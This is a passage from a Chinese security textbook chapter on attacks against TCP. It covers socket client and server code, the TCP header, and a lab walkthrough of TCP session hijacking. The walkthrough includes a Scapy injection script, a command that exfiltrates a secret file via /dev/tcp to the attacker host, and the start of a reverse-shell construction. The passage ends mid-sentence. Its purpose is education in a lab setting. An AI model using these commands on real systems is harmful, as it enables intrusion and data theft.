第 13 章　对 TCP 的攻击

传输控制协议 (transmission control protocol, TCP) 是因特网 (Internet) 协议簇中的一个核心协议。它位于网络层的上一层, 为运行在联网的计算机中的应用提供一条可靠、有序的通信通道。很多应用如浏览器、SSH(安全外壳)、telnet(远程上机)、邮件等都使用 TCP 协议进行通信。TCP 位于传输层, 传输层为应用提供了主机到主机的通信服务。在 TCP/IP 协议簇中有两种传输层的协议：TCP 和 UDP (user datagram protocol, 用户数据报协议)。与 TCP 不同, UDP 并不提供可靠、有序的通信, 但它开销小, 更轻量级, 因此适合于对可靠性或者传输次序没有要求的应用。

为了实现可靠、有序的通信, TCP 需要在通信的两端维持一条连接。这条连接只是逻辑上的而不是物理上的, 可以把它想象为进行通信的应用程序之间的数据管道。然而, 当初进行 TCP 设计时并没有在协议中建立安全机制, 因此本质上 TCP 连接是不受保护的, 这使得攻击者有可能窃听连接, 向连接注入伪造信息, 破坏、劫持连接等。

本章首先将简单介绍 TCP 是如何工作的。在此基础上, 介绍针对 TCP 协议的三种主要攻击: SYN 泛洪攻击、TCP 复位攻击、TCP 会话劫持攻击, 读者可以在实验环境中重现这些攻击。

13.1　TCP 是如何工作的

首先介绍 TCP 是如何工作的。实际中, TCP 是相当复杂的, 包含很多细节, 这里并不讲解 TCP 每一个方面的内容, 主要目标是帮助读者了解 TCP 安全方面的知识, 包括对 TCP 的攻击以及它们的防御措施。下面使用一个简单的 TCP 客户端和服务端程序来解释 TCP 的工作原理。为了简化程序, 省略了代码中的错误检查逻辑, 例如检查系统调用成功与否等。

13.1.1 TCP 客户端程序

首先编写一个简单的 TCP 客户端程序, 它使用 TCP 发送一个简单的信息给服务器。在编写 TCP 服务端程序之前, 先使用一个现成的工具来充当服务器。通过运行“nc -lv 9090”命令, 将启动一个监听 9090 端口的 TCP 服务端, 它会将客户端发送的内容打印出来。客户端程序的代码见代码清单 13.1。

代码清单 13.1 TCP 客户端程序 (tcp_client.c)

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

int main()
{
  // Step 1: Create a socket
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.69");
  dest.sin_port = htons(9090);

  // Step 3: Connect to the server
  connect(sockfd, (struct sockaddr *)&dest,
          sizeof(struct sockaddr_in));

  // Step 4: Send data to the server
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));

  write(sockfd, buffer2, strlen(buffer2));

  // Step 5: Close the connection
```

```
  close(sockfd);

  return 0;
}
```

在编译、运行这段代码之后, 服务端将会打印出客户端发送来的信息。代码的详细解释如下。

步骤 1：建立一个 socket。当建立 socket 时, 需要指明通信的类型。 TCP 使用 SOCK_STREAM 类型, 而 UDP 使用 SOCK_DGRAM 类型。

步骤 2：设定目的地信息。需要提供服务端的信息, 以便系统知道将 TCP 数据发送到哪里。服务端信息包括 IP 地址和端口。在本例中, 服务器程序运行在 10.0.2.69 的 9090 端口上。

步骤 3：连接服务端。 TCP 是一个面向连接的协议, 这意味着在两端可以互相交换数据之前, 需要先建立连接。这涉及 TCP 的三次握手协议 (将会在后面介绍)。这不是一条从客户端到服务端的物理连接, 而是一条客户端和服务端之间的逻辑连接。这个连接可以通过一个四元组来表示：源 IP 地址、源端口号、目的 IP 地址和目的端口号。

步骤 4：发送和接收数据。一旦连接建立, 两端便可通过系统调用发送和接收数据。发送数据可以使用 write()、 send()、 sendto() 和 sendmsg() 等系统调用, 接收数据可以使用 read()、 recv() 和 recvfrom() 等系统调用。

步骤 5：关闭连接。一旦通信结束, 连接需要被关闭, 这样它占用的系统资源将被释放。通过使用系统调用 close(), 程序将会发送一个特别的数据包告知对方连接将被关闭。

13.1.2 TCP 服务端程序

现在来编写自己的服务端程序 (代码清单 13.2), 它简单地打印从客户端收到的内容。

代码清单 13.2 TCP 服务端程序 (tcp_ server.c)

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
```

```
  char buffer[100];

  // Step 1: Create a socket
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Bind to a port number
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));

  // Step 3: Listen for connections
  listen(sockfd, 5);

  // Step 4: Accept a connection request
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  // Step 5: Read data from the connection
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  // Step 6: Close the connection
  close(newsockfd); close(sockfd);

  return 0;
}
```

步骤 1：建立一个 socket。这个步骤与客户端程序相同。

步骤 2：绑定一个端口号。一个应用如果需要与其他应用通过网络连接, 则需要在主机上注册一个端口号。这样当一个数据包到达时, 基于数据包内指定的端口号, 操作系统可以知道哪个应用是数据包的接收者。服务器需要告知操作系统它使用的端口号, 这是通过系统调用 bind() 来完成的。在本例中, 服务端程序使用 9090 端口。流行的服务器通常会绑定一些知名的特定端口号, 以便客户端可以很容易地找到服务器监听的端口。例如, 典型的 Web 服务器使用端口 80 和 443, SSH 使用端口 22。

客户端也需要注册端口号, 这也可以通过 bind() 系统调用完成。然而, 客户端并不需要事先指定任何特定的端口号, 这是因为客户端不需要被他人主动发现。客户端会首先找到服务端, 告知服务端它目前正在使用的端口号。因此, 就像代码所展示的那样, 客户端程序不

需要通过 bind() 系统调用函数注册端口号, 这将交由操作系统决定。也就是说, 如果客户端没有注册端口号, 当初始化一个连接时, 操作系统将会随机分配一个端口号。

步骤 3：监听连接。一旦连接建立, 程序使用系统调用 listen() 等待连接。这个调用没有阻塞, 因此它并不是真的在“等待”连接。它告知操作系统自己已经准备完毕, 可以接收连接请求了。一旦收到连接请求, 操作系统将会执行三次握手协议与客户端建立连接。建立好的连接被放置于一个队列中, 等待应用接管。 listen() 的第二个参数指明了队列最多能存放多少个等待的连接。如果队列已满, 后来的连接请求将不会被接受。

步骤 4：接受连接请求。虽然连接已经建立, 但对应用程序来说它还是不可用的。一个应用需要明确地表示“接受”连接, 这便是系统调用 accept() 的目的。它从队列中取出一个连接请求, 建立一个新的 socket, 并把 socket 的文件描述符返回给应用程序。如果这个 socket 被标记为不可阻塞, 并且队列中没有等待的连接, accept() 将会阻塞调用它的应用。

在程序开头建立的 socket 只被用来和客户端建立连接, 它并不被用在任何一个连接上。当一个连接建立好后, 一个新的 socket 会被建立, 应用可以通过这个新的 socket 来使用该连接。这样, 原来的 socket 就可以继续用来等待新的连接请求。

步骤 5：发送和接收数据。一旦连接建立并被接受, 连接双方就可以传输数据了。服务端发送和接收数据的方式与客户端相同。实际上, 对于一条建立起来的连接, 从数据传输的角度看, 两端是平等的, 客户端与服务端之间并没有任何不同。

接受多条连接。代码清单 13.2 是一个 TCP 服务端程序的简单例子, 它只接受一个连接。一个更实际的 TCP 服务端程序允许多个客户端连接它。实现这个功能的典型做法是在接受一个连接后创建一个子进程, 然后再使用新创建的子进程去接管这个连接, 这样父进程就会空出来, 可以继续通过 accept() 系统调用处理另一个等待的连接请求。服务端程序的修改版本如代码清单 13.3 所示。

代码清单 13.3 修改后的 TCP 服务端程序 (tcp_server_improved.c)

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1)
{
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  if (fork() == 0)
{ // 子进程            ①
     close (sockfd);

     // Read data.
```

```
      memset(buffer, 0, sizeof(buffer));
      int len = read(newsockfd, buffer, 100);
      printf("Received %d bytes.\n%s\n", len, buffer);

      close (newsockfd);
      return 0;
   }
else
{  // 父进程                    ②
      close (newsockfd);
   }
}
```

系统调用 fork() 通过复制调用进程创建了一个新进程。这两个进程会运行同样的代码, 但父进程运行的 fork() 会返回子进程的进程 ID, 而子进程运行的 fork() 则返回 0。因此, 上述代码中的 if 分支 (行 ①) 只会在子进程中被执行, 而 else 分支 (行 ②) 则会在父进程中被执行。因为 sockfd 没有在子进程中使用, 所以它需要被关闭; 同样地, 父进程不会使用 newsockfd, 所以也要关闭它。

13.1.3 数据传输的底层原理

一旦一个连接建立, 操作系统将会为连接的每一端分配两个缓冲区, 一个用来发送数据 (发送缓冲区) , 一个用来接收数据 (接收缓冲区)。 TCP 是双工的, 也就是说, 两端都可以发送和接收数据。图 13.1 显示了数据是如何从客户端发送到服务端的, 另一个方向也是相似的。




图 13.1 TCP 数据的传输过程

当一个应用需要发送数据时, 它并不直接构建一个数据包, 而是将数据放在 TCP 发送缓冲区中, 然后由操作系统的 TCP 协议栈代码将数据打包发出。为了避免因发送小数据包而带来的带宽浪费, TCP 通常会等待一会儿, 例如 200 ms, 或直到数据达到链接层网帧所能容纳的极限 (超过这个极限需要对 IP 数据包分片, 更加浪费资源)。

发送缓冲区中的每个字节 (8 bit) 都有一个序列号与它关联。在 TCP 数据包头部有一个字段叫作序列号, 它表示载荷中的第一个字节对应的序列号。当数据包到达接收端时, TCP 利用 TCP 数据头部的序列号将数据放进接收缓冲区的正确位置。因此, 即使数据包不按顺序到达, 它也能按序排列。例如, 包 2 的数据不会在包 1 之前交给应用, 即使包 2 比包 1 先到达。

一旦数据被放进接收缓冲区, 它们会被合并成一条数据流, 不管它们来自于相同的数据包还是不同的数据包, 数据包的边界将会消失 (只有 TCP 是这样, UDP 不是这样处理的)。当接收缓冲区得到足够的数据 (或等待了足够长的时间) 时, TCP 可以让应用来读取这些数据。这时, 应用可以从缓冲区中接收数据, 如果没有更多数据的话, 应用会阻塞以等待新的数据。出于效率的考虑, TCP 并不会在数据一到达就解除应用的阻塞状态, 而是等待足够的数据到达或等待足够长的时间。

接收端必须告知发送端数据已经收到, 它会向发送端发送确认包。出于效率的原因, 接收端不会对每个接收到的数据包都发送确认包, 实际上它告知发送端的是下一个希望收到的数据的序列号。例如, 如果开始时接收端希望收到的下一个数据的序列号为 x, 在收到了从 x 开始的 100 个连续的字节数据 (来自一个或多个数据包) 后, 那么接下来希望收到的数据的序列号则为 $x + 100$, 接收端会把 $x + 100$ 放进确认包中。如果发送端没有在一个特定的时间段内收到确认包, 它会假定数据已经丢失, 然后开始重新传输被认为丢失的数据。

13.1.4 TCP 头部

IP 数据包的 TCP 部分称为 TCP 段, 它以 TCP 头部为起点, 后面跟着载荷 (数据部分)。TCP 头部的格式如图 13.2 所示。下面将介绍每个字段并提供简短的描述。关于 TCP 头部更多的细节可以参考相关资料 [Postel, 1981]。

(1) 源端口和目的端口 (每个 16 位) : 这两个域指明了发送端和接收端的端口号。

(2) 序列号 (32 位) : 这个域指明了 TCP 段的第一个字节的序列号。如果设置了 SYN 位, 则序列号为初始序列号。

(3) 确认号 (32 位) : 这个域只有在设置了 ACK 位时才有效。它指出下一个希望收到的数据的序列号, 这也意味着确认了该序列号之前的所有数据都已收到。

(4) 头部长度 (4 位) : TCP 头部的长度用 32 位字的数量来计量, 因此将这个域的值乘以 4 才得到 TCP 头部的字节数。

(5) 保留 (6 位) : 这个域没有使用。




图 13.2 TCP 头部格式

(6) 标志 (6 位) ： 6 位标志位, 包含 SYN、 FIN、 ACK、 RST、 PSH 和 URG。它们的作用不同, 一些与连接有关, 例如 SYN、 FIN 与 RST。本章后面会讨论这些标志位。

(7) 窗口大小 (16 位) ： 这个域用来表明 TCP 段的发送者希望接收的字节数的上限。它通常取决于计算机的接收缓冲区可用空间的大小, 用来确保另一端发送的数据量不超过接收端的承受能力。这个域的目的是进行流量控制。如果连接的一端发送数据过快, 这将会超过另一端接收缓冲区的承受能力, 导致数据被丢弃。接收端可以通过减小窗口大小来通知发送端减慢速度。如果这个值被设为 0, 发送端将暂时停止发送, 直到接收端在后面的 TCP 数据包中提高窗口大小。

(8) 检验和 (16 位) ： 检验和的计算范围包括部分 IP 头部、 TCP 头部和 TCP 数据。

(9) 紧急指针 (16 位) ： 如果设置了 URG 标志位, 则数据的第一部分将包括紧急数据。这些数据是带外数据, 也就是说, 它们不占用序列号。同一个 TCP 段可以在紧急数据后放正常数据。紧急指针指明了紧急数据结束的位置。

紧急数据通常用于紧急 / 优先级的目的。当 TCP 收到紧急数据时, 它通常需要采用不同的机制 (例如异常) 将数据传送给应用。紧急数据不需要排队, 即使缓冲区中还有数据等待被应用取走, TCP 也会直接将紧急数据传送给应用, 即紧急数据可以“插队”。

(10) 可选字段 (0 ～ 320 比特, 被 32 整除) ： TCP 段可以携带可变长度的可选字段, 它提供了对 TCP 功能的扩展。

13.2 SYN 泛洪攻击

SYN 泛洪攻击针对 TCP 建立连接使用的三次握手协议。本节先介绍这个协议, 然后讨论攻击如何实现。


13.4 TCP 会话劫持攻击

当两个主机之间建立连接时, 连接应该只能由这两个主机使用。如果攻击者能够在连接中注入他们自己的数据, 这个连接的完整性就会被破坏, 甚至能够完全被攻击者劫持。本节将讨论这种攻击是如何实现的。


13.4.1 TCP 会话和会话劫持

一旦 TCP 客户端和服务器完成三次握手协议, 一个连接 (也称为 TCP 会话) 就建立了。建立会话后, 两端都可以发送数据给对方。由于一台计算机可以与其他计算机有多个并发的 TCP 会话, 因此它需要知道一个数据包属于哪一个 TCP 会话。 TCP 使用 4 元组来唯一确定一个会话：源 IP 地址、目的 IP 地址、源端口号、目的端口号。这 4 个域称为 TCP 会话的特征。

正如前文所述, 伪造数据包并不困难。如果伪造的 TCP 数据包的特征与目标计算机中的一个 TCP 会话特征相符, 这个数据包会被目标计算机接收吗？答案是肯定的。图 13.7 所示为 TCP 会话劫持攻击的原理。



(a) 往TCP连接中插入伪造的数据



(b) 接收者的TCP缓存和序列号

图 13.7 TCP 会话劫持攻击的原理

为了使伪造的数据包被接收, 还需要满足一个关键条件, 那就是 TCP 序列号。 TCP 是面向连接的协议, 将数据视为字符流, 因此 TCP 会话中的每个字节都有一个唯一的序列号, 用来确定它在流中的位置。 TCP 头部包含一个 32 位的序列号域, 其中存放了有效载荷中第一个字节的序列号。当接收方收到一个 TCP 数据包时, 它会将数据 (有效载荷) 放入缓

冲区, 而有效载荷放入缓冲区的确切位置由序列号决定。这样, 即使 TCP 数据包乱序到达, TCP 也能以正确的顺序将数据放入缓冲区中。

为了伪造 TCP 数据包, 应该正确设置序列号。如图 13.7(b) 所示, 接收方已经收到了一些数据, 序列号到 x, 因此, 下一个序列号应该是 $x+1$。如果伪造的数据包不用 $x+1$ 作为序列号, 而使用了 $x+\delta$, 这会成为一个乱序包。这个包中的数据会被存储在接收方的缓冲区中 (只要缓冲区有足够的空间) , 但是不在空余空间的开端 (即 $x+1$) , 而会被存在 $x+\delta$ 的位置, 也就是在缓冲区中会留下 δ 个空间。伪造的数据虽然存在缓冲区中, 但不会被交给应用程序, 因此暂时没有效果。当空间被后来的 TCP 数据包填满后, 伪造包中的数据才会被一起交给应用程序, 从而产生影响。如果 δ 太大, 就会落在缓冲区可容纳的范围之外, 伪造包会因此被丢弃。

总之, 如果能够在伪造包中正确设置特征和序列号, 就能让接收方接受伪造的 TCP 数据, 好像它们来自合法的发送方一样, 这样就能够控制发送方和接收方的会话。如果接收方是 telnet 服务器, 从发送方到接收方的数据是命令, 一旦控制了该会话, 就可以让 telnet 服务器运行攻击者的命令。这就是把这类攻击称为 TCP 会话劫持的原因。

13.4.2 发动 TCP 会话劫持攻击

为了查看 TCP 会话劫持攻击的效果, 在虚拟机环境中完成该攻击实验。实验中用到了三个虚拟机：客户端 (IP 地址是 10.0.2.68) 、服务器 (IP 地址是 10.0.2.69) 和攻击者 (IP 地址是 10.0.2.70)。实验中, 建立一个从客户端到服务器的 telnet 连接, 攻击者劫持这个连接, 成功后在服务器中用受害者的权限运行任意指令。

为了劫持一个连接, 攻击者需要知道这个连接的一些重要参数, 包括下一个要使用的序列号、源 / 目的端口号以及源 / 目的 IP 地址。因为 32 位的序列号是随机产生的, 难以在短时间内猜到。为了简单起见, 假设攻击者和客户端或服务器在同一个局域网内。设置中, 三个虚拟机都在同一个局域网内。因此, 攻击者可以运行 Wireshark 获得所有与目标连接有关的重要数据。首先需要找到从客户端发往服务器的最后一个 telnet 数据包, 结果如下：

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                    ← 源端口号
    Destination Port: 23                  ← 目的端口号
    [TCP Segment Len: 0]                  ← 数据长度
    Sequence number: 956606610            ← 序列号
    Acknowledgment number: 3791760010     ← 确认号
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

根据以上内容, 需要确定下一个从客户端发往服务器的数据的序列号, 这个序列号是上面 TCP 包头中的序列号加上 TCP 包的数据长度。如果长度不为 0, Wireshark 会计算出下一个序列号, 就像在 TCP 复位攻击实验中那样。这里, 这个数据包是一个 ACK 包, 不包含数据, 因此不占用任何的序列号, 包头中的序列号就是下一个序列号 (Wireshark 不再需要计算下一个序列号)。从 Wireshark 捕获的数据包能够看出, 发出的攻击包的序列号应该是 956606610。另外, 攻击包的源端口号和目的端口号应该分别是 46712 和 23 (23 是 telnet 服务默认的端口号)。

下面构建 TCP 的有效载荷, 即要在服务器端运行的实际命令。假设在服务器的用户账户中有一个极度机密的文件, 文件名为 secret。可以使用 cat 命令打印输出内容, 但是输出会在服务器显示, 而不是攻击者端。需要将输出重定向到攻击者的计算机。为了实现这个目标, 在攻击者端运行一个 TCP 服务器程序, 一旦攻击命令在服务器上执行成功, 就可以通过命令把输出发送到服务器。

下面运行 nc 命令 (或 netcat) 来建立一个 TCP 服务器监听 9090 端口。 nc 命令的功能很多, 这里仅仅用它来等待连接, 并且输出来自这个连接的任何内容。

```
// 先在攻击者端运行以下命令
seed@Attacker(10.0.2.70):$ nc -lv 9090

// 然后在服务器端运行以下命令
seed@Server(10.0.2.69):$ cat /home/seed/secret > /dev/tcp/10.0.2.70/9090
```

上面的 cat 命令打印输出机密文件中的内容, 但不是在本地打印输出, 而是将输出重定向到一个叫作 /dev/tcp/10.0.2.70/9090 的文件。这并不是一个真实的文件, 而是 /dev 文件夹中的一个虚拟文件。当把数据放入 /dev/tcp/10.0.2.70/9090 中时, 数据会发送到 10.0.2.70 (攻击者的计算机) 的 9090 端口, 攻击者事先在该端口运行了一个 TCP 服务器来接收和输出传来的数据。只要在服务器中运行 cat 命令, 攻击者端的监听服务器就会得到文件的内容, 结果如下:

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
********************
This is top secret!
********************
```

刚才做的是直接在服务器中运行命令。显然, 攻击者不能直接访问服务器, 而需要通过 TCP 会话劫持攻击令服务器执行命令。下面用 Scapy 来实现这个攻击。

代码清单 13.7 TCP 会话劫持攻击 (sessionhijack.py)

```
#!/usr/bin/python
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=46716, dport=23, flags="A",
               seq=956606610, ack=3791760010)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

需要注意的是, 除了序列号等已经讨论过的参数需要正确设置以外, 还必须把 ACK 的标志位置 1, 并在 ACK 字段存入正确的确认号。这个确认号也可以从上面捕获的 TCP 数据包中得到。运行上面的攻击程序之前, 应该先在攻击者端运行“nc -lv 9090”命令以等待机密文件内容。如果攻击成功, nc 命令会输出机密文件中的内容; 如果未成功, 有可能是序列号设置有误。

没有使用正确的序列号。有时, 很难使用正确的序列号, 尤其是当受害者依然在客户端进行输入时。这时可以做一个估计, 例如, 如果当前可以看到一个序列号 N, 则可以在攻击时使用 $N + 100$。只要这个序列号在服务器接收窗口的允许范围内, 伪造数据就会被放在接收方缓冲区中。当受害者在客户端进行输入时, 缺失的数据很快会被填充, 攻击命令也会被执行。需要在伪造数据的开头放一个换行符 (\r) , 否则攻击命令会和受害者输入的字符串联, 从而改变命令的含义。例如, 假设使用的序列号是 $N + 100$, 而受害者从序列号 $N + 98$ 开始输入了两个字符 ls, 则服务器将会运行 lscat 命令, 很显然会失败, 因为 lscat 不是一个合法的命令。如果在 cat 命令前添加换行符, 就可以避免这一问题。

实验中可以故意使用一个略大一些的序列号。在发送一个攻击包后, 服务器并不会马上得到机密内容, 它要等待用户继续输入一些新的字符, 直到达到攻击包使用的序列号。此时 nc 程序会立即收到机密内容, 表明攻击成功。只要用户依然在使用 telnet 程序, 攻击就可以成功。

13.4.3 TCP 劫持攻击连接的过程

攻击成功后, 在客户端的 telnet 终端输入一些内容, 会发现程序不再对输入有任何响应, 连接似乎冻结了。查看 Wireshark 可以发现, 客户端 (IP 地址是 10.0.2.68) 和服务器 (IP 地址是 10.0.2.69) 之间有许多重传包, 如图 13.8 所示。

```
2540 2016-  10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2528#1] telnet > 44427
2541 2016-  10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2542 2016-  10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2543 2016-  10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2541#1] telnet > 44427
2544 2016-  10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2545 2016-  10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2546 2016-  10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2544#1] telnet > 44427
2547 2016-  10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2548 2016-  10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2549 2016-  10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2547#1] telnet > 44427
2550 2016-  10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
```

图 13.8 由会话劫持攻击引起的 TCP 重传

攻击者注入的数据打乱了客户端和服务器之间的序列号。当服务器回复欺骗包时, 确认域中存放的是攻击者给出的序列号加上有效载荷的长度, 但对于客户端来说, 因为还没有达到这个序列号, 所以它会认为这个回复是无效的, 因此会丢弃这个回复包, 当然也不会确认收到了该包。如果回复未被确认, 服务器会认为这个回复包丢失了, 就会一直重发这个包, 而这个包又会一直被客户端丢弃。

另一方面, 当在客户端的 telnet 程序中输入一些内容时, 客户端发出的包使用的序列号已经被攻击包使用了, 因此服务器会视这些数据为重复数据, 不予理睬。由于得不到任何确认, 客户端将会持续地重发这些数据。基本上, 客户端和服务器将会进入死锁状态, 并且一直发送数据给对方并丢掉来自对方的数据。一段时间后, TCP 将会断开连接。图 13.9 所示为客户端被冻结的过程。




图 13.9 客户端连接被冻结的过程

如图 13.9 所示, 假设当前从客户端到服务器的序列号是 x, 另一个方向的序列号是 y。现在, 攻击者向服务器发送一个序列号为 x 的伪造包, 使得攻击成功。之后, 服务器会发送一个响应给真正的客户端, 并且同时设置 ACK 域为 $x+8$ 以告知真正的客户端它收到了这个包。客户端收到回复包时会不知所措, 因为它并没有发送任何超过序列号 x 的数据, 服务

器确认 $x+8$ 肯定是出错了。因此, 客户端将无视这个响应包并且不会确认它, 这会引起服务器持续重发同样的包。

13.4.4 造成更严重的后果

通过会话劫持攻击, 攻击者能够使用受害者的权限在服务器上运行任意命令。本例中, 利用这个攻击盗取了机密文件, 当然也可以使用 rm 命令删除受害者的任意文件。除此之外, 是否能够造成一些更严重的后果呢? 如果攻击者可以在服务器中运行一个 shell 程序, 他们就会带来更大的危害。

过去, 使用.rhosts 文件时, 运行“echo ++ >.rhosts”命令向.rhosts 文件中放入“++”, 就能够在不输入密码的情况下登录服务器中受害者的账户。然而, 该方法对如今的 rshd 已经不起作用了。当然可以通过修改 rshd 程序的源代码, 删除它的密码认证部分, 但在会话劫持攻击中, 可以在伪造包中放入两条命令 (用分号分开) : 第一条命令是 wget, 用来下载被修改的 rshd 程序; 第二条命令是运行 rshd 程序, 然后就可以从攻击者端登入服务器。

上面的方法太过复杂, 大多数攻击者会采用一个更简单也更通用的方法, 即运行一个反向 shell。下面将讨论其细节。

13.4.5 创建反向 shell

会话劫持攻击成功后, 可以在服务器中运行一个 shell 程序, 比如 /bin/bash。但攻击者无法控制这个 shell 程序, 不能输入命令, 也看不到 shell 的任何输出。这是因为当 shell 程序在服务器中运行时, 它使用的是本地的输入输出设备。为了控制 shell 程序, 攻击者必须让 shell 程序使用可以由它们控制的输入输出设备。一个可行的想法是使用 TCP 伪设备进行 shell 的输入输出。使用这样的伪设备, shell 程序可以使用 TCP 连接的一端作为输入或者输出, 而另一端由攻击者主机控制。

这样的 shell 被称为反向 shell。反向 shell 是一个运行在远程主机中的 shell 进程, 但它从攻击者端得到输入, 并把输出交给攻击者端。反向 shell 是黑客常用的一项技术。

标准输出设备。在会话劫持攻击中, 已经介绍了如何使用一个 TCP 伪设备重定向 cat 命令的输出到另一个主机的 TCP 服务器中。为了得到反向 shell, 可以执行如下命令, 即使用 TCP 伪设备作为 Bash 程序的标准输出设备。

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090
```

标准错误设备。上面的命令是不够的, Bash 程序的输出不仅使用标准输出设备, 也使用标准错误设备, 因此需要重定向标准错误设备到 TCP 伪设备。这可以通过在命令结尾附加

